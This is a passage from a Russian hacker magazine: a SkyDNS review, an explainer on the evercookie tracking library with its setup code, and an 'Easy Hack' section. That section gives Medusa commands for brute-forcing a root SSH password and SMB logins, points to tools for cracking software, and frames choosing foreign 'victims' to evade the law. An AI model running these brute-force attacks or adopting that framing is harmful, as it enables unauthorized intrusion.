Создатели сервиса говорят о гигантской базе сайтов (порядка 5 миллионов адресов), из которых значительная часть относится к таким социально неодобряемым категориям, как порнография или терроризм. Дело, конечно, личное: веб-интерфейс оставляет за тобой свободу выбора, какие именно категории заблочить. Но для повышения морального уровня младших родственников кое-что порезать стоит. Кроме того, SkyDNS по умолчанию блокирует сайты, которые являются рассадниками всякой гадости вроде малвары и спайвары, а также ресурсы мошенников, промышляющих рассылкой фишинговых ссылок по мылам доверчивых юзверей. Идея абсолютно верная, хотя и не очень актуальная для перцев с юниксовыми тачками. А вот баннеры я заблочил просто с садистским удовольствием! Ложкой дегтя в бочку меда выступают весьма редкие, но все же ошибки категоризации... Пару раз бывало, что вполне вменяемые сайты блокируются за якобы принадлежность к сайтам, распространяющим вирусы. В таких случаях выручает белый список: достаточно занести в него ошибочный домен, и доступ к нему открывается. Справедливости ради упомяну и про черный список доменов — он очень пригодится мне первого апреля, когда я перекрою брату доступ ВКонтакте :).




Страница с настройками фильтра

Как этим пользоваться?

Вся настройка осуществляется через веб-интерфейс, который получился слегка спартанским, но очень удобным и шустрым. Чтобы расставить все нужные галки, мне потребовалось не более пяти минут, после чего осталось перестроить маршрутизатор на адреса SkyDNS и довольно потирать руки после очередного полезного тюнинга сетевой инфраструктуры. Понятно, что перевести на рельсы SkyDNS можно любой девайс, имеющий доступ в Инет — начиная от персоналок и ноутбуков, и заканчивая смартфонами, ADSL-модемами, маршрутизаторами и прочими железяками. Проще всего это сделать пользователям статических IP-адресов, чуть сложнее будет с динамическими адресами (нужен дополнительный софт или поддержка со стороны железа), но это решаемо. В любом случае, фишки, о которых я рассказал выше — абсолютно бесплатны, и всегда останутся таковыми (разработчики зуб дают!). Так что заюзать сервис может даже самый бедный студент с дырой в кармане.



Степан «Step» Ильин step@glc.ru



DVD
Исходники библиотеки evercookie мы выложили на нашем диске



Создаем Cookie, которые надолго задержатся в системе

Cookies — верная технология, позволяющая веб-сайту «запомнить» пользователя, сохранить его настройки и не спрашивать каждый раз его логин и пароль. Можно подумать, что если удалить кукисы в браузере, то сайт тебя не узнает. Но эта уверенность обманчива.

МОЖНО СКОЛЬКО УГОДНО ЗАМОРАЧИВАТЬСЯ О СВОЕЙ АНОНИМНОСТИ, ИСПОЛЬЗОВАТЬ ПРОКСИ И VPN, ПОДДЕЛЫВАТЬ ЗАГОЛОВКИ HTTP-ЗАПРОСОВ, ВЫДАЮЩИЕ ИСПОЛЬЗУЕМУЮ СИСТЕМУ, ВЕРСИЮ БРАУЗЕРА, ЧАСОВОЙ ПОЯС И МОРЕ ДРУГОЙ ИНФЫ, НО У ВЕБ-САЙТА ВСЕ РАВНО ОСТАНУТСЯ СПОСОБЫ РАСПОЗНАТЬ ФАКТ ТОГО, ЧТО ТЫ НА НЕМ УЖЕ БЫВАЛ. Во многих случаях это не особо критично, но только не в ситуации, когда на каком-то сервисе необходимо представиться другим пользователем или банально сохранить анонимность. Легко представить, как среагирует антифрод-система некой условной финансовой организации, если определит, что с одного компьютера были выполнены авторизации под аккаунтами совершенно разных людей. Да и разве приятно осознавать, что кто-то в Сети может отслеживать твои перемещения? Едва ли. Но обо всем по порядку.


Как работают куки?

Чтобы идентифицировать пользователя, испокон веков использовались кукисы. Cookies (от англ. «печенье») — это небольшая порция текстовой информации, которую сервер передает браузеру. Когда пользователь обращается к серверу (набирает его адрес в строке браузера), сервер может считывать информацию, содержащуюся в cookies, и на основании ее анализа совершать какие-либо действия. Например, в случае авторизованного доступа к чему-либо через веб в cookies сохраняются логин и пароль в течение сессии, что позволяет пользователю не вводить их снова при запросах каждого документа, защищенного паролем. Таким образом, веб-сайт может «запомнить» пользователя. Технически это выглядит следующим образом. Запрашивая страницу, браузер отправляет веб-серверу короткий текст с HTTP-запросом. Например, для доступа к странице www.example.org/index.html браузер отправляет на сервер www.example.org следующий запрос:

```
GET /index.html HTTP/1.1
Host: www.example.org
```

Сервер отвечает, отправляя запрашиваемую страницу вместе с текстом, содержащим HTTP-ответ. Там может содержаться указание браузеру сохранить куки:

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name=value
```



Просматриваем **Flash кукисы**

```
Cookie found: uid = 464

Click to create an evercookie. Don't worry, the cookie is a
random number between 1 and 1000, not enough for me to track
you, just enough to test evercookies.
[Click to create an evercookie]

userData mechanism: undefined
cookieData mechanism: 464
localData mechanism: 464
globalData mechanism: undefined
sessionData mechanism: 464
historyData mechanism: undefined
pngData mechanism: 107
etagData mechanism: 464
dbData mechanism: 464
lsoData mechanism: 464
```

Генерируем cookie **с помощью evercookie**

Если есть строка Set-cookie, браузер запоминает строку name=value (имя = значение) и отправляет ее обратно серверу с каждым последующим запросом:

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value
Accept: */*
```

Все очень просто. Если сервер получил от клиента куки и они есть у него в базе, он однозначно может их обработать. Таким образом, если это были кукисы с некоторой информацией об авторизации, у пользователя в момент посещения не будет спрашиваться логин и пароль. По стандарту куки имеют определенный срок жизни (хоть он и может быть очень большим), после которого умирают. А любые сохраненные кукисы пользователь без труда может удалить, воспользовавшись соответствующей опцией, которая есть в любом браузере. Этот факт сильно расстраивает владельцев многих ресурсов, которые не желают терять связь с посетителем. Им важно отслеживать его, понимать, что «вот этот человек был у нас вчера, а еще позавчера и т.д.». Особенно это касается различных анализаторов трафика, систем для ведения статистики, баннерных сетей и т.п. Вот тут-то и начинается самое интересное, потому что разработчики используют всякие ухищрения, о которых многие пользователи даже не подозревают. В ход идут различные уловки.

Flash-куки


Все дело в том, что помимо обычных HTTP «плюшек», к которым все давно привыкли, сейчас активно используются альтернативные хранилища, где браузер может записать данные на стороне клиента. Первое, что нужно упомянуть — это хранилище любимого и ненавистного одновременно Flash (для тех пользователей, у которых он установлен). Данные хранятся в так называемых LSO (Local Shared Objects) — схожих с cookies по формату файлах, которые сохраняются локально на компьютере пользователя. Подход во многом аналогичен обычным «плюшкам» (в этом случае на компьютере пользователя точно так же сохраняется небольшое количество текстовых данных), но имеет некоторые преимущества:
- Flash-кукисы являются общими для всех браузеров на компьютере (в отличие от классической cookie, которая привязана к браузеру). Настройки, информация о сессии, как и, скажем, некий идентификатор для отслеживания пользователя, не привязываются к какому-то конкретному браузеру, а становятся общими для всех.
- Flash cookie позволяет сохранять намного больший объем данных (как правило, 100 Кб), что увеличивает количество настроек пользователя, доступных для сохранения.

На практике LSO становится очень простой и доступной технологией для трекинга пользователя. Задумайся: если бы я предлагал тебе удалить все «плюшки» в системе, ты бы вспомнил о Flash-кукисах? Вероятно, нет. А теперь попробуй взять любой просмотрщик, например, бесплатный **FlashCookiesView** (www.nirsoft.net/utils/flash_cookies_view.html) и посмотреть, сколько всего интересного записано в хранилищах Flash. Тут же вырисовывается и список сайтов, которые очень не хотят потерять твой след, даже если ты подчистишь кэш браузера (вместе с «плюшками»).

Попробуй удали

Но если об LSO слышали продвинутые пользователи и мало-мальски хорошие разработчики, то о существовании других техник хранения данных, подчас очень изощренных (но действенных), многие даже не подозревают. Взять хотя бы новые хранилища, которые появлялись в HTML5 (Session Storage, Local Storage, Global Storage, Database Storage via SQLite), о которых ты можешь прочитать в статье «HTML5: да придет спаситель». Этой проблемой всерьез заморочился польский специалист по безопасности Samy Kamkar. В результате на свет появилась специальная JavaScript-библиотека evercookie, которая специально создана для того, чтобы создавать максимально живучие кукисы в браузере. Кто-то может спросить: «Зачем это нужно?». Очень просто: для того, чтобы однозначно идентифицировать посетителя страницы, если он придет вновь. Такие сложно убиваемые кукисы часто называются Tracking cookies и даже определяются некоторыми антивирусами как угроза приватности. Evercookie может свести все попытки остаться анонимным к нулю.

Секрет в том, что evercookie использует сразу все доступные для браузера хранилища: обычные HTTP-кукисы, LSO, контейнеры HTML5. Кроме того, в ход идет несколько хитрых приемов, которые с не меньшим успехом позволяют оставить на компьютере желанную метку. Среди них: генерация особых PNG-изображений, использование history браузера, хранение данных с помощью тега ETag, контейнер userData в Internet Explorer — оказывается, что вариантов-то очень много.



info

Чтобы удалить любые flash cookie, есть стандартный инструмент флеш. Для этого в браузере необходимо перейти по адресу www.macromedia.com/support/documentation/ru/flashplayer/help/settings_manager07.html. Там же есть настройки, позволяющие полностью запретить LSO.

```
userData mechanism: undefined
cookieData mechanism: 464
localData mechanism: 464
globalData mechanism: undefined
sessionData mechanism: 464
historyData mechanism: undefined
pngData mechanism: 107
etagData mechanism: 464
dbData mechanism: 464
lsoData mechanism: 464

    Now, try deleting this "uid" cookie anywhere possible, then
    [Click to rediscover cookies]
    or
    [Click to rediscover cookies WITHOUT reactivating deleted cookies]
```

Успешно восстанавливаем значение переменной, даже после очистки кукисов в браузере

```
<script type="text/javascript" src="jquery-1.4.2.min.js"></script>
<script type="text/javascript" src="swfobject-2.2.min.js"></script>
<script type="text/javascript" src="evercookie.js"></script>

<script>
    var ec = new evercookie();

    // set a cookie "id" to "12345"
    // usage: ec.set(key, value)
    ec.set("id", "12345");

    // retrieve a cookie called "id" (simply)
    ec.get("id", function(value) { alert("Cookie value is " + value) });

    // or use a more advanced callback function for getting our cookie
    // the cookie value is the first param
    // an object containing the different storage methods
    // and returned cookie values is the second parameter
    function getCookie(best_candidate, all_candidates)
    {
        alert("The retrieved cookie is: " + best_candidate + "\n" +
            "You can see what each storage mechanism returned " +
            "by looping through the all_candidates object.");

        for (var item in all_candidates)
            document.write("Storage mechanism " + item +
                " returned: " + all_candidates[item] + "<br>");
    }
    ec.get("id", getCookie);
```

Код для подключения evercookie

В том, насколько это эффективно работает, можно убедиться на сайте разработчика — http://samy.pl/evercookie. Если нажать на кнопку «Click to create an evercookie», в браузере будут созданы кукисы со случайным числом. Попробуй удалить кукисы везде, где это только возможно. Бьюсь об заклад, сейчас ты задумался: «Где еще можно удалить кукисы, кроме как в настройках браузера?». Уверен, что все удалил? Перезагрузи страницу для верности, можешь даже заново открыть браузер. Вот теперь смело нажимай на кнопку «Click to rediscover cookies». WTF? Сайту это не помешало откуда-то взять данные — в полях страницы отобразилось число, которые было сохранено в кукисах. Но мы же их потерли? Как это получилось? Попробуем разобраться с некоторыми техниками.

Кукисы в PNG

Крайне интересным приемом, используемым в Evercookie, является подход хранения данных в кэшированных PNG-изображениях. Когда evercookie устанавливает куки, он обращается к скрипту evercookie_png.php со специальной HTTP «плюшкой», отличной от той, которая используется для хранения стандартной информации о сессии. Эти специальные кукисы считываются PHP-сценарием, создающим PNG-изображение, в котором все значения RGB (цветов) выставляются в соответствии с информацией о сессии. В конечном итоге PNG-файл отправляется браузеру клиента с пометкой: «файл необходимо кэшировать 20 лет».

Получив эти данные, evercookie удаляет созданные ранее специальные HTTP-кукисы, затем выполняет тот же самый запрос к тому же PHP-сценарию, но не предоставляя информации о пользователе. Тот видит, что интересующих его данных нет, и сгенерировать PNG он не может. Вместо этого браузеру возвращается поддельный HTTP-ответ «304 Not Modified», что заставляет его вытащить файл из локального кэша. Изображение из кэша вставляется на страницу с помощью тега HTML5 Canvas. Как только это происходит, evercookie считывает каждый пиксель содержимого Canvas, извлекая RGB-значения и, таким образом, восстанавливая данные изначальных кукисов, которые были сохранены в изображении. Вуаля, все работает.

Хинт с Web History

Другой прием напрямую использует историю браузера. Как только браузер устанавливает плюшку, evercookie с помощью алгоритма Base64 кодирует данные, которые необходимо сохранить. Предположим, что этими данными является строка, полученная «bcde» после преобразований в Base64. Библиотека последовательно обращается в фоновом режиме к следующим URL:

```
google.com/evercookie/cache/b
google.com/evercookie/cache/bc
google.com/evercookie/cache/bcd
google.com/evercookie/cache/bcde
google.com/evercookie/cache/bcde-
```


Таким образом, эти URL сохраняются в history. Далее в ход идет специальный прием — CSS History Knocker, который с помощью JS-скрипта и CSS позволяет проверить, посещал ли пользователь указанный ресурс или нет (подробнее тут — samy.pl/csshack). Для проверки плюшек evercookie пробегается по всем возможным символам Base64 на google.com/evercookie/cache, начиная с символа «a» и двигаясь далее, но только на один символ. Как только скрипт видит URL-адрес, к которому было обращение, он начинает перебор следующего символа. Получается своеобразный брутфорс. На деле этот подбор осуществляется чрезвычайно быстро, потому что никакие запросы к серверу не выполняются. Поиск в history осуществляется локально в максимально короткий срок. Библиотека знает, что достигла конца строки, когда URL будет заканчиваться символом «-». Декодируем Base64 и получаем наши данные. Как назвать разработчиков браузеров, которые это позволяют?

Попробуй удали

А что будет, если юзер потрет свои кукисы? Важная фишка самой библиотеки evercookie в том, что пользователю придется основательно постараться, чтобы удалить кукисы, оставленные в разных местах — сейчас их 10. Если хотя бы в одном месте останутся данные куки, то они автоматически восстановятся и во всех других местах. Например, если пользователь не только удалит свои стандартные кукисы, но и очистит данные LSO, подчистит HTML5-хранилища, что уже маловероятно, все равно останутся куки, созданные с помощью кэшированного PNG и web history. При следующем же посещении сайта с evercookie библиотека не только сможет найти запрятанную плюшку, но и восстановит их во всех остальных местах, которые поддерживает браузер клиента. Интересный момент связан с передачей «плюшек» между браузерами. Если пользователь получает кукисы в одном браузере, то есть большая вероятность, что они воспроизведутся и в других. Единственное необходимое для этого условие — сохранение данных в Local Shared Object куке.

Как использовать?

Библиотека Evercookie полностью открытая, поэтому ты можешь свободно пользоваться ей, подгонять под свои нужды. К серверу не предъявляется никаких серьезных требований. Все что нужно — это доступ к JS-сценарию, в котором содержится код evercookie. Чтобы использовать Flash-кукисы (Local Shared Object), в папке со скриптом должен быть файл evercookie.swf, а


Режим инкогнито в Chrome не спасает

для работы техник, основанных на PNG-кэшировании и использовании хранилища ETag, необходим доступ к PHP-сценариям evercookie_png.php и evercookie_etag.php. Использовать evercookie можно на любой страничке сайта, подключив следующий скрипт:

```
<script type="text/javascript"
   src="jquery-1.4.2.min.js"></script>
<script type="text/javascript"
  src="swfobject-2.2.min.js"></script>
<script type="text/javascript"
  src="evercookie.js"></script>

<script>
var ec = new evercookie();

// устанавливаем cookie "id" со значением "12345"
// синтаксис: ec.set(key, value)
ec.set("id", "12345");


// восстанавливаем кукису с именем "id"
ec.get("id", function(value) {
   alert("Cookie value is " + value)
});
```

Есть также другой способ получения кукисов, основанный на использовании более продвинутой callback-функции. Это позволяет извлечь значения кукисов из различных используемых хранилищ и сравнить их между собой:

```
function getCookie(best_candidate, all_candidates)
{
   alert("The retrieved cookie is: " + best_
candidate + "\n" + "You can see what each storage
mechanism returned " + "by looping through the all_
candidates object.");

   for (var item in all_candidates)
      document.write("Storage mechanism " + item +
      " returned: " + all_candidates[item] +
      "<br>");
}

ec.get("id", getCookie);
</script>
```



Для полноценной работы evercookie необходимо наличие дополнительного SWF-файла и двух PHP-сценариев

Библиотека evercookie доступна каждому. Это немного пугает, особенно если совершенно не представляешь, что можно против нее предпринять.

Как защититься?

Проблем с тем, чтобы подчистить куки в браузере и Flash'e, нет. Но попробуй удали данные везде, где наследила evercookie! Ведь если оставишь куки в одном месте — скрипт автоматически восстановит значение и во всех остальных хранилищах. По сути, эта библиотека является хорошей проверкой режима приватности, который сейчас есть практически у всех браузеров. И вот что я тебе скажу: из Google Chrome, Opera, Internet Explorer и Safari только последний в режиме «Private Browsing» полностью блокировал все методы, используемые evercookie. То есть после закрытия и открытия браузера скрипт не смог восстановить оставленное им значение. Есть повод задуматься. Тем более что в ближайшее время разработчик evercookie обещал добавить в библиотеку еще несколько техник хранения данных, в том числе с помощью технологии Isolated Storage в Silverlight, а также Java-апплета.

Тюрин «GreenDog» Алексей agrrrdog@gmail.com)



Easy Hack



№ 1 ЗАДАЧА: ПРОБРУТИТЬ ЛОГИН, ПАСС К POP3, FTP, SSH И Т.Д.

РЕШЕНИЕ:


Брутфорс — вещь достаточно полезная и приятная, особенно когда нет каких-то четких ограничений по времени. Включил брутилку — и занимайся своими делами. А через пару дней — плоды собирай. Да и вообще, ни один пен-тест без брута не обходится. Некоторые не верят в брут (а ты веришь в брут? :) Типа, подбором можно заниматься годами...
Но сервисов всяких много и по работе, и по досугу. К каждому пасс требуется знать. А обычному юзеру тяжко от этого, особенно с учетом корпоративных политик, когда каждый месяц надо что-то новое придумывать. Потому и выбирают пароли в стиле:

```
123456
Password
iloveyou
princess
rockyou (название «конторы»)
abc123
Qwerty
Ashley
babygirl
monkey
```

Кстати, эти взяты из топа анализа 32 миллионов паролей, выполненного компанией Imperva (imperva.com/ld/password_report.asp).
Тут уж грех не побрутить. А главное — и инструментарий есть.
Не считая всяких специализированных вещиц, основными брутфорсерами являются олдскульная THC-Hydra (freeworld.thc.org/thc-hydra/) и более модная Medusa (foofus.net/~jmk/medusa/medusa.html). Что приятно — и та, и другая входят в BackTrack4, хотя установка их не должна вызвать каких-то проблем (есть только *nix- версии).
Во многом программы похожи: модульные, «многопоточные», с хорошо настраиваемыми возможностями. Основное различие в том, как распараллеливается процесс перебора: у Medusa — потоками, у Hydra — процессами. Что дает первой некое преимущество. Но есть еще более тонкие различия, особенно в модулях, так что желательно посмотреть сравнение возможностей тулз на foofus.net/~jmk/medusa/medusa-compare.html Можно брутить следующее (общий список):

```
TELNET, AFP, CVS, FTP, HTTP, HTTPS, SOCKS5, HTTP-PROXY,
IMAP, MS-SQL, PostgreSQL, MySQL, NCP (NetWare), NNTP,
PCNFS, PcAnywhere, POP3, rexec, rlogin, rsh, Teamspeak,
SMB, SMBNT, SAP/R3, SMTP (AUTH/VRFY), SNMP, SSHv2, SVN,
Telnet, VmAuthd, VNC, Cisco auth, ICQ, LDAPx и т.д.
```

А теперь хорошие новости: оба проекта были в неком забытьи, но теперь за них снова взялись и обещали не бросать :). Последняя версия Medusa — 2.0, Hydra — 5.7. Чего-то чрезвычайного или нового не добавили, но все же.



Medusa в деле. Подобрали рутовый пасс через SSH

Пару примеров по Medus'е.
Подбираем рутовый пасс через SSH:

```
medusa -h victim.com -u root -P passwords.txt -M ssh
```

Где -h, -u — задаем хост и под кем логиниться;
-P — список паролей для перебора;
-M — к какому сервису подбираем пасс.
Любой из элементов можно заменить списком или единичным значением, указав заглавную или обычную букву соответственно.
Брутим несколько хостов по SMB:

```
medusa -M smbnt -C combo.txt
```

Содержимое combo.txt имеет вид «хост:логин:пасс». Например:


```
192.168.0.2:administrator:password
192.168.0.2:testuser:pass
192.168.0.3:administrator:blah
192.168.0.4:user1:foopass
```

Возможностей по настройке брута реально много, так что подстроить проги под конкретные потребности не трудно.
Кстати, для любителей мышки, есть версия гуиверсия — XHydra :).
Словари для перебора легко найти в интернете. Их там много. Например, на passwords.ru есть словарь с заточкой под «российскую действительность».
Также есть интересный проект awlg.org/index.gen, который по заданной теме составляет список релевантных слов, используя поисковики.

№ 2 ЗАДАЧА: БЫСТРО РАСПАКОВАТЬ EXE'ШКИ, DLL'КИ

РЕШЕНИЕ:

Наверное, каждый, кто провел за компьютером приличный кусок своей жизни, хоть раз хотел взломать какую-нибудь полюбившуюся платную программу. Узнавал о том, как это делается. Возможно, пытался. А у кого-то это даже получилось, и он стал зарабатывать этим делом себе на хлеб с маслом :). В инете по этому поводу много мануалов.
Кстати, если есть желание познать «истины социализма», то почитай цикл статей «Введение в крэкинг с нуля, используя OllyDbg» (wasm.ru/series.php?sid=17). Он большой, очень подробный, заточенный под практику и не требует каких-то особых начальных знаний. Прочтешь и поймешь — будешь на голову выше многих. Качественная вещь. Переводчикам — спасибо!
Но вернемся к задаче. Меня всегда напрягали всякие протекторы, шифровщики, пакеры у программок, когда хотелось по-быстрому поковырять функционал, пореверсить чуток. Копаться обычно времени нет. И вот, нашлось универсальное средство, решающее эти проблемы — Quick Unpack 2.2 (qunpack.ahteam.org/?p=436). Авторам — спасибо! С помощью нее можно обойти целую кучу самых распространенных шифровщиков, пакеров, протекторов, обфускаторов и восстановить исходный exe'шник. Например, восстанавливает из UPX, ASPack, PE Diminisher, PECompact, PE-PACK, PackMan, WinUPack и еще сотни других.
Из достоинств следует отметить, что восстанавливать можно также DLL'ки, есть импорт функций, можно дампить сам процесс, аттачась к нему, есть несколько OEP finder'ов, имеется поддержка скриптового языка LUA и многое другое (смотри в «хелпе»). Но это уже для тех, кто в теме :). В основном же требуется всего пара кликов — указать файл, выбрать для него OEP finder и распаковать.


Запаковано UPX'ом, распаковано QuickUnpack'ом

№ 3 ЗАДАЧА: ПОЛУЧИТЬ ТЕЛЕФОННЫЕ НОМЕРА МОБИЛЬНЫХ ЮЗЕРОВ

РЕШЕНИЕ:

Цивилизация пришла и к нам. Такие технологии, как 3G и уже олдскульный GPRS, у всех на слуху, у всех в кармане. Поползать по сети с мобильника теперь совсем не проблема, ведь даже самые простые модели оснащены каким-то браузером. Да и тарифы операторов не кусаются. Вот только появляются косяки другого плана .
На прошедшей конференции «CanSecWest 2010» исследователь Collin Mulliner представил свои изыскания в области мобильных технологий (mulliner.org/security/feed/random_tales_mobile_hacker.pdf). Там много всего — от модификации читалок до DoS'а мобилок. Но в рамках нашей темы интересен раздел про раскрытие личной информации, такой как номер мобильника, например.
Из этого изыскания следует, что большинство операторов добавляют заголовки в HTTP-запросы. Это связано с тем, что когда ты выходишь в интернет с обычной трубки, то тебя пускают не напрямую в сеть, а через прокси, который и добавляет эти заголовки. В зависимости от оператора могут добавляться MSISDN (номер мобильного), IMEI (уникальный номер самого телефона) или IMSI (уникальный номер симки). У кого как. По сути, проблема в плохо сконфигурированных проксиках.

```
############################
HTTP_HOST -
HTTP_ACCEPT - application/vnd.wap.wmlscriptc, text/vnd.wap.wml, application/vnd.wap.xhtml+xml,
HTTP_ACCEPT_CHARSET - ISO-8859-1, US-ASCII, UTF-8; Q=0.8, ISO-8859-15; Q=0.8, ISO-10646-UCS-2;
HTTP_ACCEPT_LANGUAGE - en
HTTP_DRM_VERSION - 2.0
HTTP_COOKIES - $Version="1"
HTTP_ACCEPT_ENCODING - gzip, deflate
HTTP_USER_AGENT - Nokia7210Supernova/2.0 (04.51) Profile/MIDP-2.1 Configuration/CLDC-1.1
HTTP_X_WAP_PROFILE - "http://nds1.nds.nokia.com/uaprof/N7210supernovar100.xml"
CONTENT_LENGTH - 0
HTTP_VIA - WTP/1.1 wap6.vimpelcom.ru (Nokia WAP Gateway 4.1/CD17/4.1.101)
HTTP_X_NETWORK_INFO - GPRS, ,unsecured
HTTP_X_NOKIA_MSISDN - 7940
HTTP_X_NOKIA_CONNECTION_MODE - TCP
HTTP_X_NOKIA_BEARER - GPRS
HTTP_X_NOKIA_GATEWAY_ID - NWG/4.1/Build101
HTTP_X_NOKIA_WIA_ACCEPT_ORIGINAL - application/vnd.wap.wmlscriptc,text/vnd.wap.wml,application
HTTP_CONNECTION - close
```

Распространение личной информации Билайном: номер SIM'ки, модель телефона, что-нибудь еще?

Зачем оно надо (в благих целях) — не совсем понятно. В злых — вариантов много, конфиденциальная информация, как-никак. Особенно с учетом того, что по мобильнику очень легко вычислить данные владельца.
Протестить своего оператора можно тут — mulliner.org/pc.cgi. Я проверил Билайн — получил номер мобильника, его модель, примерное положение. Думаю, у остальных ситуация не лучше.
Радует, что проблема касается только тех, кто ползает через ваповый инет, то есть пользователи КПК, всевозможных глазофонов и 3G-модемов могут спать спокойно, так как их не пропускают через злосчастный прокси.

№ 4 ЗАДАЧА: НАЙТИ ДИАПАЗОНЫ IP-АДРЕСОВ ПО ГЕОГРАФИЧЕСКОЙ ПРИВЯЗКЕ

РЕШЕНИЕ:

Согласись, зачастую нам все равно, кто будет нашей жертвой :). Особенно, если нам требуется получить много машин и/или мы ищем их какими-то автоматизированными способами.
А чтобы защитить себя от длинных рук правосудия, мы, конечно же, используем всякие VPN'ы, проксики и другие средства для поддержания личной анонимности. Хорошим дополнением к перечисленному будет тот факт, что наши жертвы находятся в другой стане или на другом континенте. Тогда негативного фидбека можно не опасаться. Задача на деле простая, и не совсем понятно, почему она вызывает у людей какие-то трудности.
